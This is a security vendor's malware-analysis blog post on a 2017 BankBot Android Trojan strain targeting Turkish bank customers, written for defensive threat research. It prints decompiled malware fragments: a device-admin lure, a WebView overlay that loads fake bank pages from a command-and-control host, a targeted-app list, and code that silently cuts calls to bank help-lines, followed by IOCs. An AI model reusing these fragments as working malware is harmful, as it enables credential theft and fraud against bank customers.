
A Look Into The New Strain Of BankBot

fortinet.com/blog/threat-research/a-look-into-the-new-strain-of-bankbot.html

September 19, 2017



Threat Research

By Dario Durando | September 19, 2017

Introduction

BankBot is a family of Trojan malware targeting Android devices that surfaced in the second half of 2016. The main goal of this malware is to steal banking credentials from the victim's device. It usually impersonates flash player updaters, android system tools, or other legitimate applications. Once installed, it hides itself and then tricks the user into typing his or her credentials into fake bank web pages that have been injected onto the device's screen.

The original code of BankBot was divulged on a Russian forum in late 2016, and you can read more about that here.

Over the past few months, new strains of this infamous Android malware family have surfaced in third-party APK markets, as well as in the official Google Play store. FortiGuard Labs decided to analyze some of them, and in this report, I will discuss its evolution over the past 10 months.

Analysis

In most cases, the application poses as a Flash Player or some kind of Android System tool. Upon installation, it requires a very large number of permissions that look very suspicious. Moreover, from the Manifest we can see that the application is predisposed to ask for even more permissions upon execution.

```
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.QUICKBOOT_POWERON" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<permission android:name="com.and.kase.can.permission.C2D_MESSAGE" android:protectionLevel="signature" />
<uses-permission android:name="com.and.kase.can.permission.C2D_MESSAGE" />
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE" />
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="com.sec.android.provider.badge.permission.READ" />
<uses-permission android:name="com.sec.android.provider.badge.permission.WRITE" />
<uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.htc.launcher.permission.UPDATE_SHORTCUT" />
<uses-permission android:name="com.sonyericsson.home.permission.BROADCAST_BADGE" />
<uses-permission android:name="com.sonymobile.home.permission.PROVIDER_INSERT_BADGE" />
<uses-permission android:name="com.anddoes.launcher.permission.UPDATE_COUNT" />
<uses-permission android:name="com.majeur.launcher.permission.UPDATE_BADGE" />
<uses-permission android:name="com.huawei.android.launcher.permission.CHANGE_BADGE" />
<uses-permission android:name="com.huawei.android.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.huawei.android.launcher.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.READ_APP_BADGE" />
<uses-permission android:name="com.oppo.launcher.permission.READ_SETTINGS" />
<uses-permission android:name="com.oppo.launcher.permission.WRITE_SETTINGS" />
<uses-permission android:name="me.everything.badger.permission.BADGE_COUNT_READ" />
<uses-permission android:name="me.everything.badger.permission.BADGE_COUNT_WRITE" />
```

Figure 1: Permissions

In addition, the classes in the .dex files are usually named using random words that are connected in some way, as if they were picked in succession from a glossary. This is the only sort of obfuscation present in the application and it does not do a great job at it.




Figure 2: Classes

This specific version of Bankbot has a relatively low detection rate, at around 15-20 hits on VirusTotal. This is in spite of the fact that it uses no obfuscation procedures to hide strings or functionalities.

c5fbf3f7ddf354a99abbb7652254032d11682106d004373b509981c7a77d1bef44af49bb5000fba76ad9b03c661ad4d4 dex android	18 / 58	2017-08-13 03:22:29	2017-08-13 03:22:29	2	1	1.1 MB
f4db61ab1a314955e4134ec6fdcf9bd47ff8141928a1e467c052876327e4ef8b51368f5eb6ccea0813fc7151a741eb36 dex android	18 / 58	2017-09-05 15:06:29	2017-09-05 15:06:29	2	1	1.1 MB
ab27065953ff7329c261a27149e2ce63e9a170714df7619b011db89eb5f6806916275bcc1b988c53650a944f8884b43c dex android	17 / 59	2017-08-08 23:23:54	2017-08-09 02:08:09	3	2	1.1 MB
5126bd2a0e6b74178994c17102e4e18ffe1ab6f398a69225913f60eccef7a65226bbfda82a2bae20ffe7e26b61ec3c62 dex android	21 / 58	2017-07-22 10:17:59	2017-07-23 12:50:34	3	2	1.1 MB

Figure 3: VirusTotal Detections

```
this.a = new a(((Context)this));
if(!this.a.a()) {
    Intent v0 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    v0.putExtra("android.app.extra.DEVICE_ADMIN", this.a.b());
    v0.putExtra("android.app.extra.ADD_EXPLANATION", "Flash Playerin, doğru bir şekilde çalışması için yönetici izni gerekiyor");
    this.startActivityForResult(v0, 100);
    this.finish();
}
```

Figure 4: Admin Request

Once installed, the application demands Device Admin privileges. In most cases, this request is accompanied by an explanation in Turkish, which suggests that Turkey is the targeted region for this malware campaign.

Once these privileges have been obtained, the application hides by deleting its icon. It then sends device information to the CC server, such as like IMEI, contacts, and SMS messages sent and received.

The application also checks to see if any apps from Turkish financial institutions has been installed on the device. If so, it then displays a webview downloaded from the server of the specific banking site spoofing-page.

```
protected void onStart() {
    super.onStart();
    String v1 = this.getIntent().getStringExtra("str");
    View v0 = this.findViewById(0x7F110076);
    ((WebView)v0).getSettings().setJavaScriptEnabled(true);
    ((WebView)v0).setWebViewClient(new WebViewClient());
    ((WebView)v0).setWebChromeClient(new WebChromeClient());
    StringBuilder v2 = new StringBuilder();
    this.b.getClass();
    ((WebView)v0).loadUrl(v2.append("http://faturis.life/").append("/list/").append(v1).append(".php?p=").append(this.a.a(this.a.a(((Context)this)))).toString());
}
```

Figure 5: Set WebView Injection

```
while(v2 > v10) {
    String v6 = this.a();
    String[] v7 = new String[27];
    v7[0] = "ru.mw";  // Russian
    v7[1] = "privatbank";  // Ukrainian
    v7[2] = "com.ziraat.ziraatmobil";  // Turkish
    v7[3] = "com.ziraat.ziraattablet";  // Turkish
    v7[4] = "com.tmobtech.halkbank";  // Turkish
    v7[5] = "com.vakifbank.mobile";  // Turkish
    v7[6] = "com.pozitron.vakifbank";  // Turkish
    v7[7] = "com.akbank.android.apps.akbank_direkt";  // Turkish
    v7[8] = "com.akbank.softotp";  // Turkish
    v7[9] = "com.akbank.android.apps.akbank_direkt_tablet";  // Turkish
    v7[10] = "tr.com.sekerbilisim.mbank";  // Turkish
    v7[11] = "com.teb";  // Turkish
    v7[12] = "com.pozitron.iscep";  // Turkish
    v7[13] = "com.softtech.isbankasi";  // Turkish
    v7[14] = "com.ykb.android";  // Turkish
    v7[15] = "com.ykb.androidtablet";  // Turkish
    v7[0x10] = "com.tmob.denizbank";  // Turkish
    v7[17] = "com.tmob.tabletdeniz";  // Turkish
    v7[18] = "com.garanti.cepsubesi";  // Turkish
    v7[19] = "biz.mobinex.android.apps.cep_sifrematik";  // Turkish
    v7[20] = "com.htsu.hsbcpersonalbanking";  // Turkish
    v7[v11] = "com.ingbanktr.ingmobil";  // Turkish
    v7[22] = "com.magiclick.odeabank";  // Turkish
    v7[23] = "com.finansbank.mobile.cepsube";  // Turkish
    v7[24] = "finansbank.enpara";  // Turkish
    v7[25] = "com.pozitron.albarakaturk";  // Turkish
    v7[26] = "com.kuveytturk.mobil";  // Turkish
```

Figure 6: Bank Apps

While the banking apps that we checked vary from sample to sample, this campaign seems to be primarily targeting Turkish financial institutions, with some Russian exceptions. It is interesting to note that even when all of the applications are Turkish, the two apps checked in the original version of BankBot (privatbank and ru.mw) never disappear. Apparently, the authors of this campaign were over-excited with the Ctrl + C and Ctrl + V when copying and pasting code from the original malware and did not think to clean the code before repurposing it.

In fact, the code of this sample is very much similar to the code leaked in December 2016, with very few modifications. The two biggest and most evident differences are: Firstly, the injection technique supports more than the two test applications of the published tutorial. And second, it performs a check on all outgoing calls, comparing the number to a hardcoded list of numbers.

```
public class carry extends BroadcastReceiver {
    String a;

    public carry() {
        super();
    }

    public void onReceive(Context arg4, Intent arg5) {
        Log.d("12280", "Number is-->> " + this.a);
        this.a = arg5.getStringExtra("android.intent.extra.PHONE_NUMBER");
        ArrayList v0 = new ArrayList();
        v0.add("+9008502200000");
        v0.add("+908502200000");
        v0.add("+904440000");
        v0.add("+9008502220400");
        v0.add("+908502220400");
        v0.add("+904440400");
        v0.add("+9008502220724");
        v0.add("+908502220724");
        v0.add("+904440724");
        v0.add("+9008502222525");
        v0.add("+908502222525");
        v0.add("+904442525");
        v0.add("+9008502227878");
        v0.add("+908502227878");
        v0.add("+904447878");
        v0.add("+9008502000666");
        v0.add("+908502000666");
        v0.add("+904440832");
```

Figure 7: Telephone Number List

After a quick web search, it was easy to determine that all of these phone numbers it is searching for are help-lines connected to a number of Turkish financial institutions. The author of the malware made sure to hardcode multiple ways in which a number could be formatted (with and without country code, and with and without multiple leading zeros).

```
arrayList.add("+9008502227878");
arrayList.add("+908502227878");
arrayList.add("08502227878");
arrayList.add("8502227878");
```

Figure 8: Numbers Format

If the number called by the victim corresponds to any number on the list, the application shuts down the call immediately by calling setResultData(null) on the broadcastReceiver.

```
        v0.add("08502510123");
        v0.add("8502510123");
        v0.add("02123541111");
        v0.add("2123541111");
        if(v0.contains(this.a)) {
            this.setResultData(null);
            Toast.makeText(arg4, " ", 0).show();
        }
    }
}
```

Figure 9: Exit Call

Conclusion

The BankBot family has never been famous for having advanced code. These new campaigns that resurface from time to time tend to confirm that trend. However, this is not the problem with this malware. The ease with which anyone can obtain and modify it to create an attack is the main reason why this family remains a real threat.

The samples analyzed for this blogpost ranged from 3 months to less than a week old, showing that this malware family is still very much active and alive.

The CC servers used by this version of Bankbot are not obfuscated, and many of them were taken down merely days after being set up. However, it seems that nearly every month a new version of this campaign hits some new country. While it does not last long, it invariably creates new victims. Over the past few months, we have detected more and more obfuscated versions of BankBot lurking in third-party APK stores as well as in the official Google Play store.

Our customers are protected from this threat: Fortinet detects this malware as **Android/Bankbot.HH!tr** and **Android/Bankbot.AA!tr**.

FortiGuard Labs has been monitoring this family since its first appearances in 2016, and will continue to track it and share its findings as new details come to light.
-= FortiGuard Lion Team =-

Appendix

Targeted Bank apps list

ru.sberbankmobile

ru.sberbank_sbbol

ru.alfabank.mobile.android

ru.alfabank.oavdo.amc

ru.mw

ua.privatbank.ap24

com.ziraat.ziraatmobil

com.ziraat.ziraattablet

com.tmobtech.halkbank

com.vakifbank.mobile

com.pozitron.vakifbank

com.akbank.android.apps.akbank_direkt

com.akbank.softotp

com.akbank.android.apps.akbank_direkt_tablet

tr.com.sekerbilisim.mbank

com.teb

com.pozitron.iscep

com.softtech.isbankasi

com.ykb.android

com.ykb.androidtablet

com.tmob.denizbank

com.tmob.tabletdeniz

com.garanti.cepsubesi

biz.mobinex.android.apps.cep_sifrematik

com.htsu.hsbcpersonalbanking

com.ingbanktr.ingmobil

com.magiclick.odeabank

com.finansbank.mobile.cepsube

finansbank.enpara

com.pozitron.albarakaturk

com.kuveytturk.mobil

IOC

URLS

hXXp://b1k51 dot gdn

hXXp://b1j3aas dot life

hXXp://wechaatt dot gdn

hXXp://10as05 dot gdn

hXXp://ch0ck4 dot life

hXXp://fatur1s dot life

hXXp://b5k31 dot gdn

hXXp://erd0 dot gdn

hXXp://b1v2a5 dot gdn

hXXp://b1502b dot gdn

hXXp://elsssee dot gdn

hXXp://kvp41 dot life

hXXp://servertestapi dot ltd

hXXp://taxii dot gdn

hXXp://p0w3r dot gdn

hXXp://4r3a dot gdn

Hashes

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48bd70850a04a26db239e47611ce7e660c2b08b2dd56d81ed7a608e2659e1d7c

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09e897341d910b44884a9e6d9d2f0bc39dcf2a50e0f35062b07c5f946e5c5b66

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31c33f8102669b5ffc117ebd076646cefb0ae6b7ea12d1779ebd9d64a2de70d3

f532275eb109ffb5ef35ec42c5445b6e9cdaadad099c977aab8841664cdab292

d2ffa12048169cf9eba113dbb47b78708e83d9b5e778276a40100617e0dbbbdc

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